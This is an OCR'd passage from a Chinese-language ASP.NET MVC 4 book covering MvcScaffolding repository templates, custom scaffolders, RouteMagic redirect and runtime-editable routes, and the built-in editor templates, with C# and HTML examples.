


图　15-10

- MvcScaffolding：Controller with read/write actions and views, using EF data access code——这与默认的“Controller with read/write actions and views, using EF”模板非常类似。但做了一些小的改进，比如在创建和更新情形中共同的部分视图的使用。
- MvcScaffolding: Controller with read/write actions and views, using repositories——这是 MvcScaffolding 包添加的非常令人感兴趣的模板，下面会进行介绍。

15.4.4　使用库模板

为了使用库模板，下面添加一个新控制器，并选择“MvcScaffolding: Controller with read/write actions and views, using repositories”模板，如图 15-11 所示。




图　15-11

上面操作使用一个新控制器(和视图)替换了 MVC Music Store 应用程序中已有的 StoreManagerController 控制器。正如第 4 章所所介绍的，新控制器把数据访问代码提取到了一个单独的 AlbumRepository 类中，而不是在控制器中包含 Entity Framework 数据访问代码。AlbumRepository 类的代码如下所示：

```
using System;
using System.Collections.Generic;
using System.Data;
using System.Data.Entity;
using System.Linq;
using System.Linq.Expressions;
using System.Web;

namespace MvcMusicStore.Models
{
   public class AlbumRepository : IAlbumRepository
   {
       MusicStoreEntities context = new MusicStoreEntities();
       public IQueryable<Album> All
       {
           get { return context.Albums; }
       }
       public IQueryable<Album> AllIncluding(
            params Expression<Func<Album, object>>[] includeProperties)
       {
           IQueryable<Album> query = context.Albums;
           foreach (var includeProperty in includeProperties) {
               query = query.Include(includeProperty);
           }
           return query;
       }
       public Album Find(int id)
       {
           return context.Albums.Find(id);
       }
       public void InsertOrUpdate(Album album)
       {
           if (album.AlbumId == default(int)) {
               // New entity
               context.Albums.Add(album);
           } else {
               // Existing entity
               context.Entry(album).State = EntityState.Modified;
           }
       }
       public void Delete(int id)
       {
           var album = context.Albums.Find(id);
           context.Albums.Remove(album);
```

```
            }
            public void Save()
            {
                context.SaveChanges();
            }
        }

        public interface IAlbumRepository
        {
            IQueryable<Album> All { get; }
            IQueryable<Album> AllIncluding(
                params Expression<Func<Album, object>>[] includeProperties);
            Album Find(int id);
            void InsertOrUpdate(Album album);
            void Delete(int id);
            void Save();
        }
    }
```

数据访问逻辑和控制器代码分离可以带来很多好处。例如，我们可以容易地测试控制器代码，正如 13.3.1 节中所介绍的。此外，我们还可以在项目的其他地方实现库的重用。

15.4.5　添加基架器

MvcScaffolding 系统使用基架器来生成代码。我们可以创建自己的基架器。使用自定义基架器生成代码的最方便、最容易(但稍微有点令人费解)的方式便是使用 MvcScaffolding 中包含的 CustomScaffolder 基架器。

例如，为创建一个处理新控制器方案的新基架器，只需在包管理器控制台中输入如下命令：

```
Scaffold CustomScaffolder AwesomeController
```

这样就把 AwesomeController 基架器要求的文件添加到了项目的新文件夹 CodeTemplates\Scaffolders\AwesomeController 中。当然我们需要为基架器编辑生成的代码，其他一切都已经自动设置，因此，我们只需专注于使基架器唯一的代码。

15.4.6　额外资源

正如前面承诺的，我们已经对 MvcScaffolding 进行了高层次地讨论。因为它更新较快，在撰写本文时，关于 MvcScaffolding 的最好资源可以在 Steven Sanderson(MvcScaffolding 的主要作者)的博客上看到，网址为 http://blog.stevensanderson.com/?s=scaffolding。

15.5　高级路由

正如第 9 章结束时提到的，学习路由很容易，但是要完全掌握，进而达到融会贯通的

程度却面临很大的挑战。下面是 Phil 推荐的一些高级技巧，以简化一些复杂路由应用方案。

15.5.1 RouteMagic

第 9 章提到了 RouteMagic 项目，它是一个开源项目，可在 CodePlex 上下载，网址为 http://routemagic.codeplex.com/。

```
Install-Package RouteMagic.Mvc
```

该项目也可以作为一个 NuGet 包获取，包的名称为 RouteMagic。RouteMagic 是 Phil Haack(本书作者之一)的一个宠物项目，其中包含对 ASP.NET 路由的有用扩展，而在框架中没有这些扩展。

包含在 RouteMagic 包中的一个有用扩展便是对重定向路由的支持。正如可用性专家 Jakob Nielsen 建议的，“持久的 URL 不会改变”，重定向路由可以帮助支持这一功能。

路由的好处之一是，我们可以在开发期间通过操纵路由来改变 URL 结构。这样站点上的所有 URL 会自动更新为正确的 URL，这是一个很棒的功能。但是一旦把站点部署到公共服务器上，这个特性就变得有害了，因为用户都开始链接我们已经部署的 URL。此时，不能改变路由，否则会破坏传入的每一个 URL。

但此时我们可以进行重定向。安装 RouteMagic 之后，我们可以编写重定向路由来接收原来路由的 URL，并把它重定向到一个新路由，代码如下：

```
var newRoute = routes.MapRoute("new", "bar/{controller}/{id}/{action}");
routes.Redirect(r => r.MapRoute("oldRoute",
 "foo/{controller}/{action}/{id}")
).To(newRoute);
```

如果想更深入地学习 RouteMagic，请登录 RouteMagic CodePlex 网站。在那里，我们会发现 RouteMagic 是路由应用中一个不可或缺的工具。

15.5.2 可编辑路由

通常情况下，ASP.NET MVC 应用程序一旦部署，就不能再改变它的路由，除非重新编译应用程序，重新部署定义路由的程序集。

更改路由需要重新编译部署的部分原因在于设计，因为路由通常认为是应用程序代码，并且应该有相关的单元测试来证实路由的正确性。一个配置错误的路由可能会严重破坏应用程序。

但是还存在许多情形，可以在不用重编译应用程序的情况下，很容易地修改应用程序的路由，比如高度灵活的内容管理系统或博客引擎。

前面提到的 RouteMagic 项目支持在程序运行时修改路由。首先，向 ASP.NET MVC 4 应用程序的 App_Start 目录下添加新的 Routes 类，如图 15-12 所示。

然后使用 Visual Studio 的 Properties 对话框把文件的 Build Action 属性标记为 Content，以免它被编译到应用程序中，如图 15-13 所示。




图　15-12




图　15-13

作者有意从创建时编译中排除 Route.cs 文件，因为我们希望能够在运行时动态地编译它。下面是文件 Route.cs 中的代码。不必担心手动输入这些代码；本节最后会提供它的 NuGet 包。

```
using System.Web.Mvc;
using System.Web.Routing;
using RouteMagic;
public class Routes : IRouteRegistrar
{
    public void RegisterRoutes(RouteCollection routes)
    {
        routes.IgnoreRoute("{resource}.axd/{*pathInfo}");

        routes.MapRoute(
            name: "Default",
            url: "{controller}/{action}/{id}",
            defaults: new { controller = "Home",
                action = "Index",
                id = UrlParameter.Optional }
        );
    }
}
```



注意　RouteMagic 编译系统将会查找一个没有名称空间的类 Routes。如果使用不同的类名称或者忘记删除名称空间，路由就不能注册。

Routes 类是实现了定义在 RouteMagic 程序集的接口 IRouteRegistrar。接口中定义了方法 RegisterRoutes。

然后在 App_Start/RouteConfig.cs 修改路由注册，以便使用新扩展方法注册路由：

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.Mvc;
using System.Web.Routing;
using RouteMagic;

namespace Wrox.ProMvc4.EditableRoutes
{
    public class RouteConfig
    {
        public static void RegisterRoutes(RouteCollection routes)
        {
            RouteTable.Routes.RegisterRoutes("~/App_Start/Routes.cs");
        }
    }
}
```

完成这些之后，我们就可以在部署应用程序之后，在 App_Start 目录中的 Routes.cs 文件中修改路由，而不必重新编译应用程序。

为了在操作中看到效果，我们可以运行应用程序，查看出现的标准主页。然后，在应用程序运行的情况下，修改默认路由，把 Account 控制器和 Login 操作设置为路由默认：

```
using System.Web.Mvc;
using System.Web.Routing;
using RouteMagic;

public class Routes : IRouteRegistrar
{
    public void RegisterRoutes(RouteCollection routes)
    {
        routes.IgnoreRoute("{resource}.axd/{*pathInfo}");

        routes.MapRoute(
            name: "Default",
            url: "{controller}/{action}/{id}",
            defaults: new { controller = "Account",
                action = "Login",
                id = UrlParameter.Optional }
        );
    }
}
```

当我们刷新页面时，就会看到出现的是 Login 视图。

可编辑路由：内幕

前面部分介绍了可编辑路由的使用方法。如果感兴趣，下面介绍可编辑路由的工作原理。

可编辑路由使用方法看似简单，那是因为我们隐藏了 RouteCollection 扩展方法中的所有复杂内容。方法中我们使用了两个技巧来动态生成中等信任的路由代码，而不必重启应用程序：

(1) 我们使用 ASP.NET BuildManager 来动态创建 Routes.cs 文件中的程序集。然后根据该程序集，我们可以创建 Routes 类型的实例，并把创建的实例转换为 IRouteHandler 类型。

(2) 我们使用 ASP.NET Cache 可以得到 Routes.cs 文件改变的通知，所以知道该文件需要重新创建。当文件改变(使 Cache 无效)时，ASP.NET Cache 允许我们在文件和调用方法上设置缓存依赖。

RouteMagic 使用下面的代码添加指向 Routes.cs 文件和回调方法的缓存依赖，当改变 Routes.cs 文件时，指向的回调方法可以用来重新载入路由：

```
using System;
using System.Web.Compilation;
using System.Web.Routing;
using RouteMagic.Internals;

namespace RouteMagic
{
    public static class RouteRegistrationExtensions
    {
        public static void RegisterRoutes(this RouteCollection routes,
            string virtualPath)
        {
            if (String.IsNullOrEmpty(virtualPath))
            {
                throw new ArgumentNullException("virtualPath");
            }
            routes.ReloadRoutes(virtualPath);
            ConfigFileChangeNotifier.Listen(virtualPath,
                                            routes.ReloadRoutes);
        }
        static void ReloadRoutes(this RouteCollection routes,
                                 string virtualPath)
        {
            var assembly = BuildManager.GetCompiledAssembly(
                               virtualPath);
            var registrar = assembly.CreateInstance("Routes")
                              as IRouteRegistrar;
            using (routes.GetWriteLock())
            {
                routes.Clear();
                if (registrar != null)
                {
                    registrar.RegisterRoutes(routes);
```

```
                    }
                }
            }
        }
    }
```

还有一个有趣的技巧：文件更新通知的实现是利用了 ASP.NET 团队成员 David Ebbo 在 ASP.NET Dynamic Data 基架系统上的成果 ConfigFileChangeNotifier。如果需要代码，想更深入地了解技术背景，请访问 Phil Haack 的博客，网址为 http://haacked.com/archive/2010/01/17/editable-routes.aspx。

15.6 高级模板

第 5 章引入了模板辅助方法。模板辅助方法是 HTML 辅助方法的子集，其中包括 EditorFor 和 DisplayFor 辅助方法。因为它们使用模型元数据和模板来渲染 HTML 标记，所以通常称为模板辅助方法。为了唤起记忆，想象下面所示的一个模型对象上的 Price 属性。

```
public decimal Price      { get; set; }
```

可以使用 EditorFor 辅助方法为 Price 属性创建一个输入：

```
@Html.EditorFor(m=>m.Price)
```

渲染的结果 HTML 如下所示：

```
<input class="text-box single-line" id="Price"
     name="Price" type="text" value="8.99" />
```

前面已经介绍了如何通过数据注解特性(像 Display 和 DisplayFormat)和添加模型元数据来改变辅助方法的输出。到目前为止，我们还没有讲解如何使用自定义的模板，重写默认模板以改变输出。自定义模板简单而强大，但是在介绍构建自定义模板之前，我们首先介绍内置模板的工作机制。

15.6.1 默认模板

ASP.NET MVC 框架包含一组内置的模板，模板辅助方法可以用它们来构建 HTML。每个辅助方法根据模型的信息(模型类型和模型元数据)选择一个模板。例如，下面是一个名为 IsDiscounted 的 bool 类型属性：

```
public bool IsDiscounted { get; set; }
```

再次使用 EditorFor 辅助方法创建该属性的输入：

```
@Html.EditorFor(m=>m.IsDiscounted)
```

这次，辅助方法渲染了一个复选框输入元素，而为 Price 属性渲染的编辑器却是一个文本框输入元素：

```
<input class="check-box" id="IsDiscounted" name="IsDiscounted"
     type="checkbox" value="true" />
<input name="IsDiscounted" type="hidden" value="false" />
```

事实上，辅助方法渲染了两个输入标签(对于第 2 个隐藏的输入元素，第 5 章的 5.3.5 节已给出原因)，但是它们在输出时的主要区别是因为 EditorFor 辅助方法对 bool 类型属性和 decimal 类型属性采用了不同的模板。为 bool 类型值提供复选框输入元素，而为 decimal 类型属性值提供一个较为自由的文本输入框，这样做更有意义。

此时，您可能极想知道内置模板的内容及它们的位置。为了回答这些问题，我们需要转向 ASP.NET MVC 源代码和 ASP.NET MVC Futures 库。

1. ASP.NET MVC Futures 和模板定义

ASP.NET MVC 框架使用的内置模板被编译到 System.Web.Mvc 程序集中，不容易访问。但是我们可以下载 ASP.NET MVC 4 Futures，并且可以查看这些模板的源代码。下载网址为 http://aspnet.codeplex.com/releases/view/58781。

解压下载的压缩文件，会出现一个 DefaultTemplates 文件夹，其中包含两个子文件夹：EditorTemplates 和 DisplayTemplates。EditorTemplates 文件夹中包含面向 HTML 辅助方法的编辑器模板(Editor、EditorFor、EditorForModel)，而 DisplayTemplates 文件夹中包含显示辅助方法的模板(Display、DisplayFor、DisplayForModel)。下面重点介绍编辑器模板，但是我们可以把这里介绍的信息应用到任何一组模板中。

EditorTemplates 文件夹中包含 8 个文件，如图 15-14 所示。

